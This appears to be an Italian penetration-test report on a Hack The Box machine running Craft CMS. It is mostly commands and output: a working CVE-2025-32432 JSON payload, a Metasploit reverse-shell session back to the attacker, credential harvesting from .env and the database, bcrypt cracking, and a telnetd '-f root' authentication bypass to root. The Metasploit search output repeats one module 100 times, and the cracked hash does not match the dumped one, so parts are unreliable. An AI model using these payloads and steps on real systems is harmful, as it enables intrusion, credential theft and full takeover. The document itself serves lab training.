(eljon@kali)-[~/Downloads]
└─$ curl "http://orion.htb/index.php?p=admin/dashboard" -g -s -L -c cookie-jar -o login.html &&
  grep 'name="CRAFT_CSRF_TOKEN"' login.html > csrf-token.txt

(eljon@kali)-[~/Downloads]
└─$ cat cookie-jar
# Netscape HTTP Cookie File
# https://curl.se/docs/http-cookies.html
# This file was generated by libcurl! Edit at your own risk.
#HttpOnly_orion.htb    FALSE    /    FALSE    0    CRAFT_CSRF_TOKEN    8086a395fa108e6
3a2852864d98aa8c4e9c78d4cc1b26f1e7f076a702c26d7e0a%3A2%3A%7Bi%3A0%3Bs%3A16%3A%22CRAFT_CSRF_TOKE
N%22%3Bi%3A1%3Bs%3A40%3A%22e2bP8a03NjrahOW50kaTn48vBFqFeZhQygf3AvEJ%22%3B%7D
#HttpOnly_orion.htb    FALSE    /    FALSE    0    CraftSessionId    3a23s0ok0rltolvrccrci2j
o3m

(eljon@kali)-[~/Downloads]
└─$ cat csrf-token.txt

```

Figure 20: CSRF Token e Cookies di sessione

Attraverso queste informazioni possiamo creare ed effettuare la nostra richiesta POST per verificare se l'asset è effettivamente vulnerabile:

```
(eljon@kali)~[/Downloads]
$ curl -i -X POST \
  'http://orion.htb/p-admin/actions/assets/generate-transform' \
  -H 'Content-Type: application/json' \
  -H 'X-CSRF-Token: suQIJSSqhzAvbmZMHd-jKP08hu7YvaMyod_G8fI7wvH5-be4aQgKDNfwanUTS8gDYSQULXWQ9B2yV-e6tombR00Z
t7eXyaggg37Riyh-T0Y=' \
  -b cookie-jar \
  -d '{
    "assetId": 11,
    "handle": {
      "width": 123,
      "height": 123,
      "as session": {
        "class": "craft\\behaviors\\FieldLayoutBehavior",
        "class": "GuzzleHttp\\Psr7\\FnStream",
        "construct": ["f"],
        "fn_close": "phpinfo"
      }
    }
  }'

HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 05 Sep 2026 09:24:31 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 05 Sep 2026 09:24:31 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"><head>
<style type="text/css">
body {background-color: #fff; color: #222; font-family: sans-serif;}
pre {margin: 0; font-family: monospace;}
a:link {color: #000; text-decoration: none; background-color: #fff;}
a:hover {text-decoration: underline;}
table {border-collapse: collapse; border: 0; width: 934px; box-shadow: 1px 2px 3px rgba(0, 0, 0, 0.2);}
.center {text-align: center;}
.center table {margin: 1em auto; text-align: left;}
.center th {text-align: center; font-weight: bold;}
td, th {border: 1px solid #666; font-size: 75%; vertical-align: baseline; padding: 4px 5px;}
th {position: sticky; top: 0; background: inherit;}
h1 {font-size: 150%;}
h2 {font-size: 125%;}
h2 a:link, h2 a:visited {color: inherit; background: inherit;}
.p {text-align: left;}
.e {background-color: #ccf; width: 300px; font-weight: bold;}
.h {background-color: #99c; font-weight: bold;}
.v {background-color: #ddd; max-width: 300px; overflow-x: auto; word-wrap: break-word;}
.v i {color: #999;}
img {float: right; border: 0;}
hr {width: 934px; background-color: #ccc; border: 0; height: 1px;}
:root {--php-dark-grey: #333; --php-dark-blue: #4f5b93; --php-medium-blue: #88928f; --php-light-blue: #E2E4E
F; --php-accent-purple: #793862;}media (prefers-color-scheme: dark) {
body {background: var(--php-dark-grey); color: var(--php-light-blue)}
.h td, td.e, th {border-color: #06A90}
td {border-color: #505153}
.e {background-color: #404A77}
.h {background-color: var(--php-dark-blue)}
.v {background-color: var(--php-dark-grey)}
hr {background-color: #505153}
}
</style>
<title>PHP 8.2.30 - phpinfo()</title><meta name="ROBOTS" content="NOINDEX,NOFOLLOW,NOARCHIVE" /></head>
<body><div class="center">
```

Figure 21: Output POST request

Questo dimostra che il payload ha provocato l'esecuzione di `phpinfo()` sul server remoto. Quindi il target è vulnerabile a CVE-2025-32432 e il test di exploit ha avuto successo.

A questo punto, sfruttando la RCE e utilizzando Meterpreter, possiamo ottenere una shell interattiva che ci permette di eseguire comandi e interagire direttamente con la macchina. Prima di fare ciò, però, abbiamo bisogno di identificare il nominativo dell'exploit da usare in Meterpreter, questo è stato fatto sfruttando Metasploit e cercando proprio il nome della vulnerabilità:

```
msf > search cve:2025-32432
Matching Modules
#  Name
0  exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
1  exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
2  exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
3  exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
4  exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
5  exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
6  exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
7  exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
8  exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
9  exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
10 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
11 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
12 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
13 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
14 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
15 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
16 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
17 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
18 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
19 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
20 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
21 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
22 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
23 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
24 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
25 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
26 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
27 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
28 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
29 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
30 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
31 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
32 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
33 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
34 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
35 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
36 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
37 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
38 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
39 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
40 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
41 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
42 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
43 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
44 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
45 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
46 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
47 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
48 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
49 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
50 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
51 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
52 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
53 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
54 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
55 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
56 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
57 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
58 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
59 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
60 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
61 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
62 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
63 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
64 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
65 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
66 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
67 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
68 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
69 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
70 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
71 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
72 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
73 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
74 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
75 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
76 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
77 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
78 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
79 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
80 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
81 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
82 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
83 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
84 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
85 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
86 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
87 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
88 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
89 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
90 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
91 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
92 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
93 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
94 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
95 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
96 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
97 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
98 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
99 exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
```

Figure 22: Ricerca exploit in Metasploit

Una volta ottenuta quest'informazione:

`exploit/linux/http/craftcms_preauth_rce_cve_2025_32432`

Dopo aver ottenuto quest'informazione, è possibile eseguire Meterpreter set-
tando alcuni valori, tra cui:

- RHOST: indica l'indirizzo del computer target su cui vogliamo eseguire l'exploit. In questo caso `orion.htb`;
- VHOST: indica il nome dell'host utilizzato dal web server per identificare il sito a cui vogliamo accedere. In questo caso `orion.htb`. È utile perché il server può ospitare più siti sullo stesso indirizzo IP
- LHOST: indica l'indirizzo della macchina attaccante (Kali) a cui il target deve connettersi per stabilire la reverse shell. In questo caso usiamo `tun0`, cioè l'interfaccia della VPN di Hack The Box.

Una volta fatto ciò ed eseguito il comando `run` avremo avuto accesso alla sessione Meterpreter:

```
msfconsole -q
msf > use exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) > set RHOSTS orion.htb
RHOSTS => orion.htb
msf exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) > set RPORT 80
RPORT => 80
msf exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) > set VHOST orion.htb
VHOST => orion.htb
msf exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) > set ASSET_ID 11
ASSET_ID => 11
msf exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) > set LHOST tun0
LHOST => tun0
msf exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) > run
[*] Started reverse TCP handler on 10.10.15.249:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] Leaked session.save_path: /var/lib/php/sessions
[*] The target is vulnerable. Session path leaked
[*] Injecting stub & triggering payload...
[*] Sending stage (41224 bytes) to 10.129.244.146
[*] Meterpreter session 1 opened (10.10.15.249:4444 -> 10.129.244.146:43532) at 2026-09-05 11:49:09 +0200

meterpreter > 
```

Figure 23: Avvio Meterpreter

Ora, come prima cosa, bisogna verificare il tipo di accesso che abbiamo ottenuto e possiamo farlo attraverso il comando `getuid`. La risposta sarà:

www-data

Chiarendo che non siamo utenti root. Il prossimo passo sarà quello di fare Privilege Escalation riuscendo ad accedere come utente root.

6 Privilege Escalation

Questa è tra le fasi finali di un processo di Penetration Testing e consiste nell'ottenere permessi superiori di quelli che già si possiedono. In questo caso è stata effettuata una Privilege Escalation verticale. Il procedimento continua col comando `shell` che ci permette di accedere alla shell Linux:

```
Server username: www-data
meterpreter > shell
Process 1882 created.
Channel 0 created.
whoami
www-data
pwd
/var/www/html/craft/web
```

Figure 24: Caption

Fatto questo, si procede con l'enumerazione per controllare se sono presenti eventuali file di configurazione che possono essere utili al nostro processo di PE:

```
ls -la .
total 364
drwxrwxr-x 7 www-data www-data 4096 Mar 6 2026 .
drwxr-xr-x 3 root root 4096 Mar 6 2026 ..
-rw-rw-r-- 1 www-data www-data 718 Mar 6 2026 .env
-rw-rw-r-- 1 www-data www-data 411 Nov 18 2025 .env.example.dev
-rw-rw-r-- 1 www-data www-data 623 Nov 18 2025 .env.example.production
-rw-rw-r-- 1 www-data www-data 619 Nov 18 2025 .env.example.staging
-rw-rw-r-- 1 www-data www-data 31 Nov 18 2025 .gitignore
-rw-rw-r-- 1 www-data www-data 624 Nov 18 2025 bootstrap.php
-rw-rw-r-- 1 www-data www-data 611 Mar 6 2026 composer.json
-rw-rw-r-- 1 www-data www-data 310507 Mar 6 2026 composer.lock
drwxrwxr-x 4 www-data www-data 4096 Mar 6 2026 config
-rwxr-xr-x 1 www-data www-data 309 Nov 18 2025 craft
drwxrwxr-x 5 www-data www-data 4096 Mar 6 2026 storage
drwxrwxr-x 2 www-data www-data 4096 Mar 10 10:46 templates
drwxrwxr-x 49 www-data www-data 4096 Mar 6 2026 vendor
drwxrwxr-x 4 www-data www-data 4096 Mar 7 15:31 web
clear
TERM environment variable not set.
```

Figure 25: Enumeration

Tra i vari risultati quello che spicca è senz'altro il file `.env` il quale, di solito, contiene variabili di configurazione dell'applicazione, alcune delle quali, possono essere sensibili. Aprendo il file `.env` vediamo:

```

cat .env
# Read about configuration, here:
# https://craftcms.com/docs/5.x/configure.html

# The application ID used to to uniquely store session and cache data, mutex locks, and more
CRAFT_APP_ID=CraftCMS--67912ad2-1f1b-4993-bfec-e64daa5c23ff

# The environment Craft is currently running in (dev, staging, production, etc.)
CRAFT_ENVIRONMENT=dev

# General settings
CRAFT_SECURITY_KEY=RRS86F6i2JQkDC6kfEI7frVxA47WVMx8
CRAFT_DEV_MODE=true
CRAFT_ALLOW_ADMIN_CHANGES=true
CRAFT_DISALLOW_ROBOTS=true
CRAFT_DB_DRIVER=mysql
CRAFT_DB_SERVER=127.0.0.1
CRAFT_DB_PORT=3306
CRAFT_DB_DATABASE=orion
CRAFT_DB_USER=root
CRAFT_DB_PASSWORD=SuperSecureCraft123Pass!
CRAFT_DB_SCHEMA=
CRAFT_DB_TABLE_PREFIX=

PRIMARY_SITE_URL=http://orion.htb/

```

Figure 26: Contenuto file .env

Tra le informazioni rilevate risultano particolarmente interessanti quelle relative al database:

- **CRAFT_DB_DRIVER=mysql**, che indica l'utilizzo di MySQL come sistema di gestione del database;
- **CRAFT_DB_SERVER=127.0.0.1**, che indica che il database è raggiungibile localmente dalla macchina target, poiché l'indirizzo 127.0.0.1 corrisponde all'interfaccia di loopback;
- **CRAFT_DB_PORT=3306**, che specifica la porta utilizzata dal servizio MySQL;
- **CRAFT_DB_DATABASE=orion**, che indica il nome del database utilizzato da Craft CMS;
- **CRAFT_DB_USER=root** e **CRAFT_DB_PASSWORD**, che forniscono le credenziali utilizzate dall'applicazione per autenticarsi al database.

La presenza di queste informazioni permette quindi di dedurre la configurazione della connessione al database e di tentare un accesso diretto al servizio MySQL in esecuzione sulla macchina target. Questo lo facciamo sfruttando il comando:

```
mysql -u root -p orion
```

Ottenendo così:


```

www-data@orion:~/html/craft/web$ mysql -u root -p orion
mysql -u root -p orion
Enter password: SuperSecureCraft123Pass!

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 59
Server version: 10.6.23-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [orion]>

```

Figure 27: Accesso al DB

Procediamo col capire la struttura del db ed osservare quali tabelle sono presenti al suo interno, per fare questo usiamo il comando **SHOW TABLES**:

```

| searchindex
| sections
| sections_entrytypes
| sections_sites
| sequences
| sessions
| shunnedmessages
| sitegroups
| sites
| sso_identities
| structureelements
| structures
| systemmessages
| taggroups
| tags
| tokens
| usergroups
| usergroups_users
| userpermissions
| userpermissions_usergroups
| userpermissions_users
| userpreferences
| users
| volumefolders
| volumes
| webauthn
| widgets
+-----+
66 rows in set (0.001 sec)

MariaDB [orion]>

```

Figure 28: DB Tables

Dai risultati la tabella più interessante è **USERS**, accedendo a quest'ultima con il comando **DESCRIBE users** osserviamo:

```
MariaDB [orion]> DESCRIBE users;
DESCRIBE users;
```

Field	Type	Null	Key	Default	Extra
id	int(11)	NO	PRI	NULL	
photoId	int(11)	YES	MUL	NULL	
affiliatedSiteId	int(11)	YES	MUL	NULL	
active	tinyint(1)	NO	MUL	0	
pending	tinyint(1)	NO	MUL	0	
locked	tinyint(1)	NO	MUL	0	
suspended	tinyint(1)	NO	MUL	0	
admin	tinyint(1)	NO		0	
username	varchar(255)	YES	MUL	NULL	
fullName	varchar(255)	YES		NULL	
firstName	varchar(255)	YES		NULL	
lastName	varchar(255)	YES		NULL	
email	varchar(255)	YES	MUL	NULL	
password	varchar(255)	YES		NULL	
lastLoginDate	datetime	YES		NULL	
lastLoginAttemptIp	varchar(45)	YES		NULL	
invalidLoginWindowStart	datetime	YES		NULL	
invalidLoginCount	tinyint(3) unsigned	YES		NULL	
lastInvalidLoginDate	datetime	YES		NULL	
lockoutDate	datetime	YES		NULL	
hasDashboard	tinyint(1)	NO		0	
verificationCode	varchar(255)	YES	MUL	NULL	
verificationCodeIssuedDate	datetime	YES		NULL	
unverifiedEmail	varchar(255)	YES		NULL	
passwordResetRequired	tinyint(1)	NO		0	
lastPasswordChangeDate	datetime	YES		NULL	
dateCreated	datetime	NO		NULL	
dateUpdated	datetime	NO		NULL	

28 rows in set (0.001 sec)

Figure 29: Table Users

Notando che tra i vari campi ve ne sono alcuni alquanto interessanti tra cui password. Selezioniamo i campi di maggiore interesse per aver visibilità dei loro valori usando la query:

```
SELECT id, username, email, admin, password FROM users;
```

Il risultato è:

```
MariaDB [orion]> SELECT id, username, email, admin, password FROM users;
SELECT id, username, email, admin, password FROM users;
```

id	username	email	admin	password
1	admin	adam@orion.htb	1	\$2y\$13\$e9zuohgFZzGtbQalc9Mz.5PJbjxob00GMBx08NHp3P/B42LUg01S

1 row in set (0.000 sec)

Figure 30: Query tabella Users

Queste informazioni sono essenziali al fine di effettuare il PE; tuttavia, la password risulta essere memorizzata sotto forma di hash mediante l'algoritmo bcrypt. Per provare a fare il cracking dell'hash è stato usato **Hashcat** che si è occupato di confrontare gli hash generati a partire dalla wordlist rockyou.txt con l'hash recuperato dal database, fino a individuare la password corrispondente. Per farlo salviamo prima l'hash trovato in un file hash.txt, dopodiché eseguiamo

```

(eljon@kali)~[~/Downloads]
$ hashcat -m 3200 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, POCL_DEBUG) - Platform #1
[The pocl project]

+ Device #01: cpu--0x000, 1466/2932 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.
For more information, see https://hashcat.net/faq/potfile

Started: Sat Sep 5 13:25:02 2026
Stopped: Sat Sep 5 13:25:02 2026

(eljon@kali)~[~/Downloads]
$ hashcat -m 3200 hash.txt --show
$2y$13$e9zuohgfz2g6tbQalc9Mz.5P3bjxob00GMBxo8NHp3P/B42Lug0LS:darkangel

```

Figure 31: Output Hashcat

La riga in rosso rappresenta la password reale. Con quest'informazione possiamo finalmente provare ad accedere come l'utente adam:

```

(eljon@kali)~[~/Downloads]
$ ssh adam@orion.htb
adam@orion.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-177-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

System information as of Sat Sep 5 11:28:54 AM UTC 2026

System load:  0.0          Processes:      234
Usage of /:   77.6% of 5.81GB Users logged in:   0
Memory usage: 9%          IPv4 address for eth0: 10.129.244.146
Swap usage:   0%

⇒ There are 2 zombie processes.

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

2 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

adam@orion:~$

```

Figure 32: Login Adam

Una volta fatto ciò inizia la vera e propria fase di Privilege Escalation, nella

quale cerchiamo di passare da "adam" a "root". Il prossimo passo è quello di cercare altre informazioni come ad esempio i servizi di rete attivi sulla macchina, questo viene fatto con il comando:

```
ss -tulnp
```

Dove le opzioni:

- **-t**: mostra le connessioni e le porte in ascolto relative al protocollo TCP;
- **-u**: mostra le connessioni e le porte in ascolto relative al protocollo UDP;
- **-l**: mostra esclusivamente le porte attualmente in stato di ascolto;
- **-n**: visualizza gli indirizzi IP e i numeri delle porte in formato numerico, evitando la risoluzione dei nomi;
- **-p**: mostra il processo associato a ciascuna porta, indicando il PID e il nome del programma.

Notiamo che:

```
adam@orion:~$ ss -tulnp
```

Netid	State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port	Process
udp	UNCONN	0	0	127.0.0.53%lo:53	0.0.0.0:*	
udp	UNCONN	0	0	0.0.0.0:68	0.0.0.0:*	
tcp	LISTEN	0	80	127.0.0.1:3306	0.0.0.0:*	
tcp	LISTEN	0	4096	127.0.0.53%lo:53	0.0.0.0:*	
tcp	LISTEN	0	10	127.0.0.1:23	0.0.0.0:*	
tcp	LISTEN	0	511	0.0.0.0:80	0.0.0.0:*	
tcp	LISTEN	0	128	0.0.0.0:22	0.0.0.0:*	
tcp	LISTEN	0	128	:::22	:::*	

Figure 33: Scan ss

Tra tutti i servizi in ascolto, ne emerge uno nuovo e particolarmente interessante: il servizio Telnet, in ascolto sulla porta TCP 23.

Il prossimo passo consiste nell'identificare la versione del servizio in esecuzione, così da verificare successivamente la presenza di eventuali vulnerabilità note associate a tale versione.

```
adam@orion:~$ telnet --version
telnet (GNU inetutils) 2.7
Copyright (C) 2025 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <https://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Written by many authors
adam@orion:~$
```

Figure 34: Telnet version

Il prossimo passo sarà ripetere quello fatto nella sezione del Vulnerability Mapping, dove andiamo a cercare sul NVD eventuali vulnerabilità per Telnet v2.7. Tra tutti i risultati ottenuti, una vulnerabilità risulta avere un exploit:

NVD Vulnerability Search

telnet 2.7

For a phrase search, use " "

Keyword: telnet 2.7

Items per page: 25 1-8 of 8 < > |

Identifier	CISA Key Info	Published Date	CNA	Description
CVE-2026-32772		Mar 16, 2026	MITRE	telnet in GNU inetutils through 2.7 allows servers to read arbitrary environment variables from clients via NEW_ENVIRON SEND USERVAR.
CVE-2026-32746		Mar 13, 2026	MITRE	telnetd in GNU inetutils through 2.7 allows an out-of-bounds write in the LINEMODE SLC (Set Local Characters) suboption handler because add_slc does not check whether the buffer is full.
CVE-2026-28372		Feb 27, 2026	MITRE	telnetd in GNU inetutils through 2.7 allows privilege escalation that can be exploited by abusing systemd service credentials support added to the login(1) implementation of util-linux in release 2.40. This is related to client control over the CREDENTIALS_DIRECTORY environment variable, and require ...
CVE-2026-24061		Jan 21, 2026	MITRE	telnetd in GNU Inetutils through 2.7 allows remote authentication bypass via a "-f root" value for the USER environment variable.
CVE-2025-57441		Sep 22, 2025	MITRE	The Blackmagic ATEM Mini Pro 2.7 exposes sensitive device and stream configuration information via an unauthenticated Telnet service on port 9990. Upon connection, the attacker can access a protocol preamble that leaks the video mode, routing configuration, input/output labels, device model, and eve ...
CVE-2025-57440		Sep 22, 2025	MITRE	The Blackmagic ATEM Mini Pro 2.7 exposes an undocumented Telnet service on TCP port 9993, which accepts unauthenticated plaintext commands for controlling streaming, recording, formatting storage devices, and system reboot. This interface, referred to as the "ATEM Ethernet Protocol 1.0", provides co ...
CVE-2021-32824		Jan 03, 2023	GitHub, Inc.	Apache Dubbo is a java based, open source RPC framework. Versions prior to 2.6.10 and 2.7.10 are vulnerable to pre-auth remote code execution via arbitrary bean manipulation in the Telnet handler. The Dubbo main service port can be used to access a Telnet Handler which offers some basic methods to c ...
CVE-2012-1989		Jun 27, 2012	MITRE	telnet.rb in Puppet 2.7.x before 2.7.13 and Puppet Enterprise (PE) 1.2.x, 2.0.x, and 2.5.x before 2.5.1 allows local users to overwrite arbitrary files via a symlink attack on the NET::Telnet connection log (/tmp/out.log).

Figure 35: Telnet v2.7 Vulnerability

A quanto pare, la vulnerabilità consente ad un attaccante remoto di aggirare il meccanismo di autenticazione attraverso la manipolazione della variabile d'ambiente **USER**, impostandola al valore **-f root**. Questo valore viene interpretato dal processo di autenticazione, permettendo di ottenere un accesso con privilegi di **root**. È classificata come critica, con un punteggio dello standard CVSS 3.1 pari a 9.8. Inoltre, sul sito GreyNoseLABS è presente una descrizione più dettagliata oltre all'exploit.

Quindi procedendo, secondo questo approccio, usiamo il comando:

```
USER="-f root" telnet -a 127.0.0.1
```

Ed otteniamo:

```
adam@orion:~$ USER="-f root" telnet -a 127.0.0.1
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.

Linux 5.15.0-177-generic (orion) (pts/1)

Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-177-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sat Sep  5 01:22:43 PM UTC 2026

System load:  0.0           Processes:      223
Usage of /:   77.3% of 5.81GB Users logged in:   1
Memory usage: 9%          IPv4 address for eth0: 10.129.95.75
Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

2 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

root@orion:~# whoami
root
root@orion:~#
```

Figure 36: Privilege escalation come root

Per una conferma finale riusciamo ad ottenere anche il flag nel file root.txt:

```
root@orion:~# ls
root.txt  snap
root@orion:~# cat root.txt
8bb38e2f7c0001e2f1456b6d5a2b56c9
root@orion:~#
```

Figure 37: Flag root

7 Maintaining Access

Arrivati a questo punto, siamo all'ultima fase del Penetration Testing. La fase di Maintaining Access ha l'obiettivo di mantenere l'accesso alla macchina target attraverso l'installazione di una backdoor, in modo da poter ristabilire l'accesso senza dover ripetere l'intera catena di attacco.

Esistono diversi strumenti e tecniche per implementare una backdoor. Inizialmente era stato considerato l'utilizzo di *Cymothoa*, uno strumento in grado di iniettare una backdoor all'interno di un processo in esecuzione. Tuttavia, durante la fase di installazione sulla macchina Kali utilizzata per il penetration test, è emerso che il pacchetto non è disponibile per l'architettura ARM64 utilizzata dall'ambiente di attacco. Sebbene il pacchetto Cymothoa sia ancora presente nel catalogo di Kali, la disponibilità del binario dipende dall'architettura.

Per questo motivo, si è scelto di utilizzare **Metasploit**, già impiegato nelle fasi precedenti del test, adottando un meccanismo di accesso **temporaneo e non persistente**. Questa scelta permette di dimostrare la possibilità di mantenere un accesso alla macchina compromessa senza introdurre modifiche permanenti al sistema e riducendo quindi il rischio di alterarne lo stato durante il laboratorio su Hack The Box.

